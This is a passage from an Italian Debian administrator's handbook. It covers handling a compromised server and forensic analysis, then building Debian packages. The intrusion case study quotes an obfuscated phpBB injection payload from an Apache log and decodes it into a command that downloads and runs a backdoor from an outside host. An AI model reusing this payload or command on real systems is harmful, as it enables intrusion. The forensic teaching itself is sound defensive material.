La sicurezza fisica include anche prendere coscienza dei rischi derivanti da incidenti, come ad esempio gli incendi. Questo rischio in particolare è ciò che giustifica l'archiviazione dei supporti di backup in un edificio separato, o almeno in una cassaforte ignifuga.

14.6.7. Responsabilità legale

Un amministratore è, per i suoi utenti così come per gli utenti della rete in generale, una persona più o meno implicitamente fidata. Dovrebbe pertanto evitare qualsiasi negligenza che persone ostili potrebbero sfruttare.

Un autore di un attacco che prende il controllo della nostra macchina per poi usarla come base di lancio (conosciuto come «sistema ripetitore») e dalla quale effettua altre attività malvagie potrebbe crearci problemi legali, dal momento che la parte sotto attacco ne vedrebbe inizialmente la provenienza dal nostro sistema, e perciò ci considererebbe come l'autore dell'attacco (o un suo complice). In molti casi, chi attacca userà il nostro server come ripetitore per inviare spam, che non dovrebbe avere molto impatto (è da aspettarsi la probabile registrazione sulle black list che potrebbe limitare la nostra abilità di inviare email legittime), ma non sarà comunque piacevole. In altri casi, la nostra macchina potrebbe causare danni più seri, per esempio attacchi di tipo «denial of service». Questo talvolta porterà a mancati ricavi, dal momento che i servizi legittimi non saranno disponibili e i dati potrebbero andare distrutti; a volte questo implicherà anche un costo reale, perché la parte che è sotto attacco può iniziare un'azione legale contro di noi. I detentori dei diritti possono citarci in giudizio se nel nostro server viene condivisa la copia di un lavoro protetto da copyright, così come possono fare altre aziende legate da contratti di qualità del servizio se sono tenute al pagamento di penalità a causa dell'attacco alla nostra macchina.

Quando si presentano queste situazioni, dichiararsi innocenti di solito non basta; per lo meno, sarà necessaria una prova convincente che dimostra un'attività sospetta sul sistema proveniente da un determinato indirizzo IP. Ciò non sarà possibile se si trascurano le raccomandazioni di questo capitolo e si concede all'autore dell'attacca di ottenere l'accesso ad un account privilegiato (in particolare root) per cancellare le proprie tracce.

14.7. Gestire una macchina compromessa

Nonostante le migliori intenzioni e per quanto attentamente sia stata progettata la politica di sicurezza, un amministratore prima o poi può trovarsi a fronteggiare un attacco. Questa sezione fornisce alcune linee guida su come reagire davanti a queste sfortunate circostanze.

14.7.1. Rilevare ed esaminare l'intrusione di un cracker

Il primo passo da intraprendere dopo aver subito un'intrusione è di essere consapevoli di tale atto. Questo non è evidente, soprattutto senza un'adeguata infrastruttura di monitoraggio.

Atti di cracking spesso non vengono rilevati finché non hanno conseguenze dirette sui servizi legittimi ospitati sulla macchina, come connessioni che rallentano, alcuni utenti che non riescono ad accedere, o qualche altro tipo di malfunzionamento. Di fronte a questi problemi, l'amministratore ha bisogno di guardare per bene la macchina e analizzare attentamente cosa c'è che non va. È questo il momento in cui si scopre un processo insolito, per esempio dal nome apache invece di quello standard /usr/sbin/apache2. Se seguiamo l'esempio, la cosa da fare è annotarsi l'identificativo del processo, e controllare `/proc/pid/exe` per vedere qual è il programma che il processo sta attualmente eseguendo:

```
# ls -al /proc/3719/exe
lrwxrwxrwx 1 www-data www-data 0 2007-04-20 16:19 /proc/3719/exe -> /var/tmp/.
    ➥ bash_httpd/psybnc
```

Un programma installato sotto `/var/tmp/` che è in esecuzione come server web? Nessun dubbio, la macchina è compromessa.

Questo è solo un esempio, ma molti altri indizi possono far suonare il campanello d'allarme all'amministratore:

- l'opzione di un comando che da tempo non funziona più; la versione del software che il comando dichiara che non corrisponde alla versione che si suppone sia installata secondo `dpkg`;
- il prompt dei comandi o il messaggio di benvenuto della sessione che indica che l'ultima connessione proviene da un server sconosciuto o da un altro continente;
- errori causati da partizioni `/tmp/` che si riempiono, che si scopre essere piene zeppe di copie illegali di film;
- e così via.

14.7.2. Mettere off-line il server

In tutti i casi tranne in quelli più esotici, l'intrusione arriva dalla rete, e l'autore dell'attacco ha bisogno di una connessione di rete attiva per raggiungere i suoi scopi (accedere a dati confidenziali, condividere file illegali, nascondere la sua identità usando la macchina come ripetitore e così via). Staccare il computer dalla rete impedirà a chi attacca di raggiungere questi obiettivi, se ancora non è riuscito a farlo.

Ciò è possibile se il server è fisicamente accessibile. Quando il server è ospitato presso il data center del provider da qualche parte in giro per il mondo, oppure se il server non è accessibile per qualche altro motivo, solitamente è buona norma raccogliere alcune importanti informazioni (vedere Sezione 14.7.3, «Mantenere tutto ciò che può essere usato come prova» [436], Sezione 14.7.5, «Analisi forensi» [437] and Sezione 14.7.6, «Ricostruire lo scenario dell'intrusione» [438]), poi isolare il server fermando quanti più servizi possibili (di solito, tutto tranne `sshd`). Questa è una situazione un po' scomoda, in quanto non si può escludere la possibilità che l'attaccante abbia accesso SSH come amministratore, e questo rende più difficile poter «ripulire» le macchine.

14.7.3. Mantenere tutto ciò che può essere usato come prova

Individuare l'intrusione e/o iniziare azioni legali contro gli autori degli attacchi richiede il salvataggio di copie di tutti gli elementi importanti; questo include il contenuto dell'hard disk, la lista di tutti i processi in esecuzione e un elenco di tutte le connessioni aperte. Può essere utile allo scopo anche il contenuto della RAM, ma in pratica è raramente utilizzato.

Nel bel mezzo dell'azione, gli amministratori sono spesso tentati dall'effettuare maggiori controlli sulla macchina compromessa; di solito non è una buona idea. Ogni comando è potenzialmente contraffatto e può coprire alcune prove. I controlli dovrebbero dovrebbero essere limitati ad un inseme minimo (`netstat -tupan` per le connessioni di rete, `ps auxf` per un elenco dei processi, `ls -alR /proc/[0-9]*` per un qualche informazione in più sui programmi in esecuzione) ed ogni controllo effettuato potrebbe essere accuratamente registrato.

ATTENZIONE

Analisi a caldo

Anche se può sembrare allettante analizzare il sistema mentre è attivo, soprattutto quando il server non è raggiungibile fisicamente, è una cosa che è meglio evitare: molto semplicemente non ci si può fidare dei programmi attualmente installati in un sistema compromesso. È molto probabile che un comando `ps` alterato possa nascondere alcuni processi, oppure un `ls` modificato possa nascondere file; anche il kernel talvolta è compromesso!

Se è comunque richiesta un'analisi a caldo, occorre prestare attenzione ad utilizzare solo programmi della cui bontà si è certi. Un buon modo per farlo è quello di avere un CD di ripristino con programmi originali, oppure una risorsa di rete condivisa in sola lettura. Comunque, anche queste contromisure possono essere insufficienti se il kernel stesso è compromesso.

Una volta che gli elementi «dinamici» sono stati salvati, il passo successivo consiste nell'archiviare un'immagine completa dell'hard-disk. È impossibile generare l'immagine se il

file system è in continua evoluzione, motivo per cui dev'essere rimontato in sola lettura. La soluzione più semplice spesso è di spegnere brutalmente il sistema (dopo aver lanciato `sync`) e riavviarlo da un CD di ripristino. Bisogna copiare ogni partizione con uno strumento tipo `dd`; bisogna spedire le immagini ad un altro server (eventualmente con il conveniente strumento `nc`). Un'altra possibilità potrebbe essere ancora più semplice: rimuovere proprio il disco dalla macchina e sostituirlo con uno che può essere formattato e reinstallato.

14.7.4. Re-installare

Non bisogna riportare online il server senza una reinstallazione completa. Se i danni procurati sono gravi (sono stati ottenuti i privilegi di amministrazione), non c'è modo di essere sicuri di essersi liberati da tutto ciò che l'autore dell'attacco può aver lasciato alle spalle (in particolare *backdoor*). Sicuramente, bisogna applicare tutti gli aggiornamenti di sicurezza per sanare la vulnerabilità utilizzata da chi ha fatto l'attacco. Idealmente, l'analisi dell'attacco porta a rilevare il modo in cui esso è avvenuto, così si può essere sicuri di risolverlo; altrimenti, si può solo sperare che la vulnerabilità sia una di quelle risolte dagli aggiornamenti.

Reinstallare un server remoto non è sempre facile; può coinvolgere l'assistenza della compagnia di hosting, poiché non tutte le aziende offrono sistemi di reinstallazione automatizzati. Bisogna fare attenzione a non reinstallare la macchina da backup effettuati dopo la compromissione. Idealmente, bisogna ripristinare solo i dati, e reinstallare il software vero e proprio dal supporto di installazione.

14.7.5. Analisi forensi

Ora che il servizio è stato ripristinato, è tempo di fare un'analisi approfondita dell'immagine del disco del sistema compromesso per capire il vettore d'attacco. Quando viene montata l'immagine, bisogna fare attenzione ad usare le opzioni `ro,nodev,noexec,noatime` per evitare di cambiarne il contenuto (inclusi la data e l'ora di accesso ai file) oppure di lanciare per sbaglio programmi compromessi.

Ripercorrere lo scenario dell'attacco spesso richiede di ricercare tutto ciò che è stato modificato o eseguito:

- I file `.bash_history` forniscono spesso una lettura molto interessante;
- e lo stesso vale per l'elenco dei file che sono stati creati, modificati o a cui si è acceduto di recente;
- il comando `strings` aiuta ad identificare programmi installati dall'autore dell'attacco, tramite l'estrazione delle stringhe di testo dai file binari;
- spesso i file di log in `/var/log/` permettono di ricostruire cronologicamente gli eventi;
- l'uso di strumenti specifici permette anche di ripristinare il contenuto di file potenzialmente eliminati, inclusi file di log che vengono spesso rimossi dagli autori degli attacchi.

Alcune di queste operazioni possono essere semplificate utilizzando software specializzato.In particolare, il pacchetto *sleuthkit* fornisce molti altri strumenti per analizzare i file system. Il loro uso viene facilitato dall'uso dell'interfaccia grafica *Autopsy Forensic Browser* (nel pacchetto *autopsy*).

14.7.6. Ricostruire lo scenario dell'intrusione

Tutti gli elementi raccolti durante le analisi devono incastrarsi tra loro come i pezzi di un puzzle; la creazione dei primi file sospetti è spesso confermata dai log che provano l'intrusione. Un esempio reale è molto più esplicativo di lunghe divagazioni teoriche.

Il seguente log sono un estratto dall'`access.log` di Apache:

```
www.falcot.com 200.58.141.84 - - [27/Nov/2004:13:33:34 +0100] "GET /phpbb/viewtopic.
    ➥ php?t=10&highlight=%2527%252esystem(chr(99)%252echr(100)%252echr(32)%252echr
    ➥ (47)%252echr(116)%252echr(109)%252echr(112)%252echr(59)%252echr(32)%252echr
    ➥ (119)%252echr(103)%252echr(101)%252echr(116)%252echr(32)%252echr(103)%252echr
    ➥ (97)%252echr(98)%252echr(114)%252echr(121)%252echr(107)%252echr(46)%252echr
    ➥ (97)%252echr(108)%252echr(116)%252echr(101)%252echr(114)%252echr(118)%252echr
    ➥ (105)%252echr(115)%252echr(116)%252echr(97)%252echr(46)%252echr(111)%252echr
    ➥ (114)%252echr(103)%252echr(47)%252echr(98)%252echr(100)%252echr(32)%252echr
    ➥ (124)%252echr(124)%252echr(32)%252echr(99)%252echr(117)%252echr(114)%252echr
    ➥ (108)%252echr(32)%252echr(103)%252echr(97)%252echr(98)%252echr(114)%252echr
    ➥ (121)%252echr(107)%252echr(46)%252echr(97)%252echr(108)%252echr(116)%252echr
    ➥ (101)%252echr(114)%252echr(118)%252echr(105)%252echr(115)%252echr(116)%252echr
    ➥ (97)%252echr(46)%252echr(111)%252echr(114)%252echr(103)%252echr(47)%252echr
    ➥ (98)%252echr(100)%252echr(32)%252echr(45)%252echr(111)%252echr(32)%252echr(98)
    ➥ %252echr(100)%252echr(59)%252echr(32)%252echr(99)%252echr(104)%252echr(109)
    ➥ %252echr(111)%252echr(100)%252echr(32)%252echr(43)%252echr(120)%252echr(32)
    ➥ %252echr(98)%252echr(100)%252echr(59)%252echr(32)%252echr(46)%252echr(47)%252
    ➥ echr(98)%252echr(100)%252echr(32)%252echr(38))%252e%2527 HTTP/1.1" 200 27969
    ➥ "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
```

Questo esempio corrisponde allo sfruttamento di una vecchia vulnerabilità di phpBB.

➨ `http://secunia.com/advisories/13239/`

➨ `http://www.phpbb.com/phpBB/viewtopic.php?t=240636`

La decodifica questo lungo URL porta a capire che l'autore dell'attacco è riuscito a eseguire del codice PHP, ossia: `system("cd /tmp; wget gabryk.altervista.org/bd || curl gabryk.altervista.org/bd -o bd; chmod +x bd; ./bd &")`. Infatti, un file `bd` è stato trovato in `/tmp/`. Lanciando `strings /mnt/tmp/bd` si ottiene, oltre ad altre stringhe, PsychoPhobia Backdoor is starting.... Sembra proprio una backdoor.

Qualche tempo dopo, questo accesso è stato usato per scaricare, installare ed eseguire un *bot* IRC che si è connesso ad una rete IRC segreta. Il bot poteva poi essere controllato attraverso questo protocollo e istruito per scaricare file da condividere. Questo programma ha addirittura un proprio file di log:

```
** 2004-11-29-19:50:15: NOTICE: :GAB!sex@Rizon-2EDFBC28.pool8250.interbusiness.it
    ➥ NOTICE ReV|DivXNeW|504 :DCC Chat (82.50.72.202)
** 2004-11-29-19:50:15: DCC CHAT attempt authorized from GAB!SEX@RIZON-2EDFBC28.
    ➥ POOL8250.INTERBUSINESS.IT
** 2004-11-29-19:50:15: DCC CHAT received from GAB, attempting connection to
    ➥ 82.50.72.202:1024
** 2004-11-29-19:50:15: DCC CHAT connection suceeded, authenticating
** 2004-11-29-19:50:20: DCC CHAT Correct password
(...)
** 2004-11-29-19:50:49: DCC Send Accepted from ReV|DivXNeW|502: In.Ostaggio-iTa.Oper_
    ➥ -DvdScr.avi (713034KB)
(...)
** 2004-11-29-20:10:11: DCC Send Accepted from GAB: La_tela_dell_assassino.avi
    ➥ (666615KB)
(...)
** 2004-11-29-21:10:36: DCC Upload: Transfer Completed (666615 KB, 1 hr 24 sec, 183.9
    ➥  KB/sec)
(...)
** 2004-11-29-22:18:57: DCC Upload: Transfer Completed (713034 KB, 2 hr 28 min 7 sec,
    ➥  80.2 KB/sec)
```

Queste informazioni tracciate mostrano che sul server sono stati salvati due file video attraverso l'indirizzo IP 82.50.72.202.

In parallelo, l'autore dell'attacco ha inoltre scaricato un paio di file aggiuntivi, `/tmp/pt` e `/tmp/loginx`. Passando questi file in `strings` si ottengono stringhe tipo *Shellcode placed at 0x%08lx* e *Now wait for suid shell...*. Questi sembrano programmi che sfruttano vulnerabilità locali per ottenere i privilegi di amministratore. Hanno raggiunto il loro scopo? In questo caso, probabilmente no, dato che nessun file sembra essere stato modificato dopo l'intrusione iniziale.

In questo esempio, è stata ricostruita l'intera intrusione, e si può dedurre che l'autore dell'attacco è riuscito a sfruttare il sistema compromesso per circa tre giorni; ma l'elemento più importante nell'analisi è che la vulnerabilità è stata identificata, e l'amministratore può stare tranquillo che la nuova installazione ripara realmente la vulnerabilità.

Parola chiave

Backport
Rigenerazione
Pacchetto sorgente
Archivio
Meta-pacchetto
Sviluppatore Debian
Maintainer

Capitolo

15

Creazione di un pacchetto Debian

Contenuto

È abbastanza comune, per un amministratore che gestisce regolarmente i pacchetti Debian, sentire la necessità di creare dei propri pacchetti, o di modificarne uno già esistente. Questo capitolo serve proprio a rispondere alle domande più comuni sulla pacchettizzazione e fornire gli elementi necessari per utilizzare l'infrastruttura Debian nel migliore dei modi. Con po' di fortuna, dopo essersi cimentati con i pacchetti locali, si può anche sentire il bisogno di andare oltre e aderire al progetto Debian!

15.1. Rigenerare un pacchetto dai suoi sorgenti

Rigenerare un pacchetto binario può rendersi necessario per una serie di motivi. In alcuni casi, l'amministratore ha bisogno di una funzionalità presente nel software che richiede la compilazione dello stesso dai sorgenti, con una particolare opzione di compilazione; in altri casi, il software pacchettizzato per la versione di Debian installata non è abbastanza recente. In quest'ultimo caso, l'amministratore di solito costruisce un pacchetto più recente prendendolo da una nuova versione di Debian — come *Testing* o addirittura *Unstable* — in modo che questo nuovo pacchetto funzioni nella distribuzione *Stable*; questa operazione è chiamata "backporting". Come al solito, prima di cominciare, è necessario controllare se qualcun altro ha già effettuato quest'attività — un rapido sguardo alle pagine del sistema di tracciamento dei pacchetti può darci le informazioni che cerchiamo.

➨ `https://tracker.debian.org/`

15.1.1. Ottenere i sorgenti

La prima cosa da fare per rigenerare un pacchetto Debian è quella di procurarsi i sorgenti. Il modo più semplice è quello di utilizzare il comando `apt-get source source-package-name`. Questo comando richiede che sia presente una riga con deb-src nel file `/etc/apt/sources.list` e che i file di indice siano aggiornati (ad esempio con `apt-get update`). Se si sono seguite le istruzioni nel capitolo che tratta la configurazione di APT (si veda Sezione 6.1, «Compilazione del file `sources.list`» [106]), questi requisiti dovrebbero già essere soddisfatti. Si noti, tuttavia, che verranno scaricati i pacchetti sorgente della versione di Debian riportata nella riga deb-src. Se si ha bisogno di un'altra versione, potrebbe essere necessario scaricarla manualmente da un mirror Debian o dal sito web. Questo comporta il recupero di due o tre file (con estensione `*.dsc`, per i *Debian Source Control*, `*.tar.comp` e a volte `*.diff.gz` o `*.debian.tar.comp` — *comp* prendendo un valore tra gz, bz2 o xz a seconda dello strumento di compressione che è stato utilizzato), e l'esecuzione del comando `dpkg-source -x file.dsc`. Se il file `*.dsc` è accessibile direttamente da un determinato URL, c'è un modo ancora più semplice per recuperare il tutto, con il comando `dget URL`. Questo comando (che si trova nel pacchetto *devscripts*) recupera il file `*.dsc` dall'indirizzo indicato, analizza il suo contenuto, e recupera automaticamente il file o i file a cui fa riferimento. Una volta che tutto è scato scaricato, estrare il pacchetto sorgente (a meno che non venga utilizzata l'opzione -d or --download-only).

15.1.2. Apportare modifiche

Il sorgente del pacchetto è ora disponibile in una directory con lo stesso nome del pacchetto sorgente e della sua versione (per esempio, *samba-4.1.17+dfsg*); qui è dove verranno effetuate tutte le modifiche locali.

La prima cosa da fare è cambiare il numero di versione del pacchetto, in modo che i pacchetti rigenerati possano essere distinti dai pacchetti originali forniti da Debian. Supponendo che la versione corrente sia la 2:4.1.17+dfsg-2, possiamo creare la versione 2:4.1.17+dfsg-2falcot1, che

indica chiaramente l'origine del pacchetto. In questo modo il numero di versione del pacchetto sarà superiore a quello fornito da Debian, così il pacchetto verrà installato come un aggiornamento del pacchetto originale. Questa modifica può essere effettuata dal comando `dch` (*Debian CHangelog*) del pacchetto *devscripts*, eseguendolo in questo modo: `dch --local falcot`. Questo comando richiama un editor di testo (`sensible-editor`, dovrebbe essere l'editor preferito se è stato impostato nelle variabili d'ambiente `VISUAL` o `EDITOR` altrimenti verrà utilizzato quello predefinito) per permettere di documentare le modifiche effettuate da questa rigenerazione del pacchetto. Questo editor mostra che `dch` ha modificato veramente il file `debian/changelog`.

Quando è necessario cambiare delle opzioni di compilazione, devono essere apportate delle modifiche al file `debian/rules`, che definisce il processo di compilazione del pacchetto. Nei casi più semplici, le righe che riguardano la configurazione iniziale (./configure …) o la versione corrente ($(MAKE) … o make …) sono facili da individuare. Se questi comandi non sono chiamati esplicitamente, sono probabilmente un effetto collaterale di un altro comando esplicito, in questo caso si rimanda alla loro documentazione per saperne di più su come modificare il comportamento predefinito. Con i pacchetti che usano `dh`, potrebbe essere necessario aggiungere un override per i comandi `dh_auto_configure` o `dh_auto_build` (si vedano le rispettive pagine di manuale per le spiegazioni su come fare).

A seconda delle modifiche locali apportate ai pacchetti, può essere richiesto un aggiornamento anche nel file `debian/control`, che contiene una descrizione dei pacchetti generati. In particolare, questo file contiene le righe Build-Depends che permettono di controllare la lista delle dipendenze che devono essere soddisfatte nel momento della generazione del pacchetto. Queste spesso si riferiscono alle versioni dei pacchetti contenuti nella distribuzione da cui proviene il pacchetto sorgente, ma che potrebbero non essere disponibili nella distribuzione utilizzata per la rigenerazione. Non esiste un modo automatico per determinare se una dipendenza è reale o è specificata solamente per garantire che la costruzione deve essere eseguita solamente con l'ultima versione di una libreria. Questo è l'unico modo possibile per forzare un *autobuilder* ad utilizzare una determinata versione del pacchetto durante la costruzione, ed è il motivo per cui i maintainer Debian spesso utilizzano le dipendenze per la compilazione con versioni specifiche.

Se si sa per certo che queste dipendenze per la compilazione sono troppo stringenti, si possono rendere meno rigide localmente. I file che documentano il modo predefinito di costruire il software, spesso chiamati `INSTALL`, aiuteranno a capire quali sono le dipendenze appropriate. Idealmente, tutte le dipendenze devono poter essere soddisfatte dalla distribuzione utilizzata per la rigenerazione del pacchetto, se non lo sono, si avvia un processo ricorsivo, per cui per i pacchetti indicati nel campo Build-Depends deve essere fatto un «backport» prima che il pacchetto in questione sia costruito. Alcuni pacchetti non necessitano di backporting, e possono essere installati così come sono durante il processo di creazione (un esempio degno di nota è *debhelper*). Si noti che il processo di backporting può rapidamente diventare complesso se non si è attenti. Pertanto, i backport dovrebbero essere ridotti al minimo indispensabile, quando possibile.

SUGGERIMENTO

Installazione dei `Build-Depends`

`apt-get` permette d'installare tutti i pacchetti nei campi `Build-Depends` di un pacchetto sorgente disponibile nella distribuzione indicata nella riga `deb-src`

del file `/etc/apt/sources.list`. Per farlo basta eseguire il comando `apt-get build-dep source-package`.

15.1.3. Iniziare la rigenerazione del pacchetto

Quando sono state apportate tutte le modifiche necessarie ai sorgenti, si può iniziare a generare il pacchetto binario (il file `.deb`). L'intero processo è gestito dal comando `dpkg-buildpackage`.

Esempio 15.1 *Rigenerazione di un pacchetto*

```
$ dpkg-buildpackage -us -uc
[...]
```

STRUMENTO

`fakeroot`

Il processo di creazione di un pacchetto si occupa, in sostanza, di raccogliere una serie di file già esistenti (o costruiti) in un archivio, molti di questi file saranno di proprietà di *root*. Tuttavia, la costruzione di tutto il pacchetto utilizzando questo utente potrebbe comportare dei rischi, per fortuna questo può essere evitato con il comando `fakeroot`. Questo strumento può essere utilizzato per eseguire un programma, dandogli l'impressione che sia stato avviato dall'utente *root* e creare file con proprietà e permessi arbitrari. Quando il programma crea l'archivio che diventerà il pacchetto Debian, è indotto a creare un archivio contenente i file contrassegnati come appartenenti a proprietari arbitrari, incluso *root*. Questo è il tipo di configurazione consigliata, tanto che il programma `dpkg-buildpackage` utilizza `fakeroot` in maniera predefinita per la creazione dei pacchetti.

È da notare che il programma è solamente portato a «credere» che è eseguito da un account privilegiato, il realtà il programma viene eseguito con l'utente che lancia il comando `fakeroot programma` (ed i file vengono creati con gli stessi permessi di questo utente). In questo modo non si utilizzano effettivamente i privilegi dell'utente root, dato che potrebbe essere pericoloso.

Il comando precedente può fallire se i campi Build-Depends non sono stati aggiornati o se i relativi pacchetti non sono installati. In questo caso è possibile saltare questo controllo passando l'opzione -d al comando `dpkg-buildpackage`. Tuttavia, ignorando esplicitamente queste dipendenze si corre il rischio che una fase successiva del processo di generazione fallisca. O peggio ancora, il pacchetto può sembrare generato correttamente, ma si comporta in modo anomalo: alcuni programmi disabilitano automaticamente alcune delle loro caratteristiche quando non è disponibile una libreria richiesta in fase di compilazione.

Il più delle volte, gli sviluppatori Debian utilizzano un programma di alto livello come `debuild`. Questo esegue `dpkg-buildpackage` e richiama un programma che avvia molti controlli per convalidare le policy Debian del pacchetto generato. Questo script fa in modo che le variabili d'ambiente locali non «inquinino» la fase di generazione del pacchetto. Il comando `debuild` è uno degli strumenti della suite *devscripts*, che condividono la stessa consistenza e configurazione, per rendere il compito più facile ai maintainer.

APPROFONDIMENTI

pbuilder

Il programma `pbuilder` (disponibile nel pacchetto con lo stesso nome) permette di costruire un pacchetto Debian in un ambiente isolato attraverso *chroot*. Prima di tutto viene creata una directory temporanea con il sistema minimale richiesto per la costruzione del pacchetto (inclusi i pacchetti elencati nel campo *Build-Depends* field). Questa directory viene usata come directory radice (`/`), utilizzando il comando `chroot` durante la generazione del pacchetto.

Questo strumento fa in modo che il processo di generazione del pacchetto avvenga in un ambiente che non può essere alterato dagli utenti. Ciò consente un veloce rilevamento delle mancate dipendenze di compilazione (dal momento che la costruzione non andrà a buon fine, a meno che non vengano documentate le dipendenze appropriate). Infine, permette la costruzione di un pacchetto per una distribuzione di Debian diversa da quella utilizzata nel sistema: la macchina può usare la distribuzione *Stable* per il suo normale lavoro e nella stessa macchina, avviare `pbuilder` per utilizzare la distribuzione *Unstable* per costruire un pacchetto.

15.2. Creare il primo pacchetto

15.2.1. Meta-pacchetti o pacchetti finti

I pacchetti finti e i meta-pacchetti sono simili, entrambi non hanno contenuti, hanno però dei meta-dati che agiscono sullo stack di gestione dei pacchetti.

Lo scopo dei pacchetti finti è quello di far credere a `dpkg` e `apt` che un determinato pacchetto è installato anche se è soltanto un guscio vuoto. Questo permette di soddisfare le dipendenze di un pacchetto quando il software corrispondente è installato al di là delle scopo del sistema di pacchettizzazione. Questo sistema funziona, ma dovrebbe comunque essere evitato quando possibile, dato che non c'è alcuna garanzia che il software installato manualmente si comporti esattamente come il pacchetto corrispondente e i pacchetti che dipendono da esso potrebbero non funzionare correttamente.

D'altra parte, lo scopo principale di un meta-pacchetto è quello di raggruppare una serie di dipendenze, in modo che con il meta-pacchetto si installino una serie di altri pacchetti in un unico passaggio.

Entrambi i tipi di pacchetti possono essere creati dai comandi `equivs-control` e `equivs-build` (nel pacchetto *equivs*). Il comando `equivs-control file` crea un file d'intestazione del pacchetto Debian che dovrebbe essere modificato per contenere il nome del pacchetto, il numero di versione, il nome del manutentore, le dipendenze e la descrizione. Gli altri campi senza un valore predefinito sono opzionali e possono essere eliminati. I campi Copyright, Changelog, Readme e Extra-Files non sono campi standard nei pacchetti Debian, hanno senso solo nell'ambito di `equivs-build` e non saranno conservati nelle intestazioni del pacchetto generato.

Esempio 15.2 *File d'intestazione del pacchetto finto* libxml-libxml-perl

```
Section: perl
Priority: optional
```

```
Standards-Version: 3.9.6

Package: libxml-libxml-perl
Version: 2.0116-1
Maintainer: Raphael Hertzog <hertzog@debian.org>
Depends: libxml2 (>= 2.7.4)
Architecture: all
Description: Fake package - module manually installed in site_perl
 This is a fake package to let the packaging system
 believe that this Debian package is installed.
 .
 In fact, the package is not installed since a newer version
 of the module has been manually compiled & installed in the
 site_perl directory.
```

Il passo successivo è quello di generare il pacchetto Debian con il comando `equivs-build file`. Voilà: il pacchetto viene creato nella directory corrente e può essere gestito come qualsiasi altro pacchetto Debian.

15.2.2. Semplice file di archivio

Gli amministratori della Falcot Corp hanno bisogno di creare un pacchetto Debian per facilitare la distribuzione di una serie di documenti su un gran numero di macchine. L'amministratore incaricato di questo compito prima legge la "Guida al nuovo Maintainer", quindi inizia a lavorare sul pacchetto.

➨ `https://www.debian.org/doc/manuals/maint-guide/`

Il primo passo è la creazione della directory `falcot-data-1.0` che conterrà il sorgente del pacchetto interessato. Il nome del pacchetto sarà logicamente falcot-data con il numero di versione 1.0. L'amministratore mette i file dei documenti nella sotto-directory `data`. Dopo viene eseguito il comando `dh_make` (dal pacchetto *dh-make*) per aggiungere i file necessari per il processo di generazione del pacchetto, che saranno memorizzati nella sotto-directory `debian`:

```
$ cd falcot-data-1.0
$ dh_make --native

Type of package: single binary, indep binary, multiple binary, library, kernel module
    ➥ , kernel patch?
 [s/i/m/l/k/n] i

Maintainer name : Raphael Hertzog
Email-Address   : hertzog@debian.org
Date            : Fri, 04 Sep 2015 12:09:39 -0400
Package Name    : falcot-data
Version         : 1.0
License         : gpl3
Type of Package : Independent
```

```
Hit <enter> to confirm:
Currently there is no top level Makefile. This may require additional tuning.
Done. Please edit the files in the debian/ subdirectory now. You should also
check that the falcot-data Makefiles install into $DESTDIR and not in / .
$
```

Il tipo di pacchetto selezionato (*binario indep*) indica che questo pacchetto sorgente genererà un pacchetto binario singolo che può essere condiviso tra tutte le architetture (Architecture: all). Al contrario il tipo *binario singolo*, crea un singolo pacchetto binario che dipende dall'architettura a cui è destinato (Architecture: any). In questo caso, la scelta migliore è la prima, dato che il pacchetto contiene solo documenti e non binari, ino modo possa essere usato allo stesso modo su computer di tutte le architetture.

Il tipo di pacchetto sorgente a *binari multipli* genera diversi pacchetti binari. Un caso particolare, sono i sorgenti dei pacchetti di tipo *library*, utile per le librerie condivise, in quanto hanno bisogno di seguire delle regole ben precise di pacchettizzazione. In modo simile, *kernel module* o *kernel patch* deve essere limitato ai pacchetti contenenti i moduli del kernel.

SUGGERIMENTO

Nome ed indirizzo email del maintainer

La maggior parte dei programmi coinvolti nella manutenzione dei pacchetti cercherà il nome del maintainer nelle variabili d'ambiente `DEBFULLNAME` e `DEBEMAIL` o `EMAIL`. Definire questi valori eviterà di doverli digitare più volte. Se la shell utilizzata abitualmente è la `bash`, si possono semplicemente aggiungere le due righe seguenti nei file `~/.bashrc` (ovviamente bisogna sostituire i valori con quelli più adeguati!):

```
export EMAIL="hertzog@debian.org"
export DEBFULLNAME="Raphael Hertzog"
```

Il comando `dh_make` crea la sotto-directory `debian` con all'interno molti file. Alcuni di questi sono necessari, in particolare i file `rules`, `control`, `changelog` e `copyright`. I file con estensione `.ex` sono file di esempio che all'occorrenza possono essere modificati (e rimossa l'estensione). Quando non sono necessari, è consigliato eliminarli. Il file `compat` deve essere mantenuto, in quanto è necessario per la suite di programmi *debhelper* (che iniziano tutti con il prefisso `dh_`) utilizzati in diverse fasi del processo di generazione del pacchetto.

Il file `copyright` deve contenere le informazioni sugli autori dei documenti inclusi nel pacchetto e la relativa licenza. In questo caso si tratta di documenti interni e il loro uso è limitato all'interno dell'azienda Falcot Corp. Il file `changelog`, generato in maniera predefinita, è generalmente corretto; è sufficiente sostituire la frase «Initial release» con una spiegazione più dettagliata e modificare la distribuzione da unstable a internal. Il file `control` è stato aggiornato: il campo Section è stao cambiato in *misc* e i campi Homepage, Vcs-Git e Vcs-Browser sono stati rimossi. I campi Depends sono stati completati con iceweasel | www-browser in modo da garantire la disponibilità di un browser web in grado di visualizzare i documenti nel pacchetto.

Esempio 15.3 *Il file* `control`

```
Source: falcot-data
Section: misc
Priority: optional
Maintainer: Raphael Hertzog <hertzog@debian.org>
Build-Depends: debhelper (>= 9)
Standards-Version: 3.9.5

Package: falcot-data
Architecture: all
Depends: iceweasel | www-browser, ${misc:Depends}
Description: Internal Falcot Corp Documentation
 This package provides several documents describing the internal
 structure at Falcot Corp.  This includes:
  - organization diagram
  - contacts for each department.
 .
 These documents MUST NOT leave the company.
 Their use is INTERNAL ONLY.
```

Esempio 15.4 *Il file* `changelog`

```
falcot-data (1.0) internal; urgency=low

  * Initial Release.
  * Let's start with few documents:
    - internal company structure;
    - contacts for each department.

 -- Raphael Hertzog <hertzog@debian.org>  Fri, 04 Sep 2015 12:09:39 -0400
```

Esempio 15.5 *Il file* `copyright`

```
Format: http://www.debian.org/doc/packaging-manuals/copyright-format/1.0/
Upstream-Name: falcot-data

Files: *
Copyright: 2004-2015 Falcot Corp
License:
 All rights reserved.
```

FONDAMENTALI

Il file `Makefile`

Il file `Makefile` è uno script utilizzato dal programma `make`, e descrive le regole su come generare un insieme di file da un altro, utilizzando le dipendenze ad albero (ad esempio, un programma può essere costruito da un insieme di file sorgenti). Il file `Makefile` descrive queste regole nel seguente formato:

```
target: source1 source2 ...
        command1
        command2
```

Il significato di questa regola è il seguente: se uno dei file `sources*` è più recente rispetto al file `target`, il target deve essere generato utilizzando `command1` e `command2`.

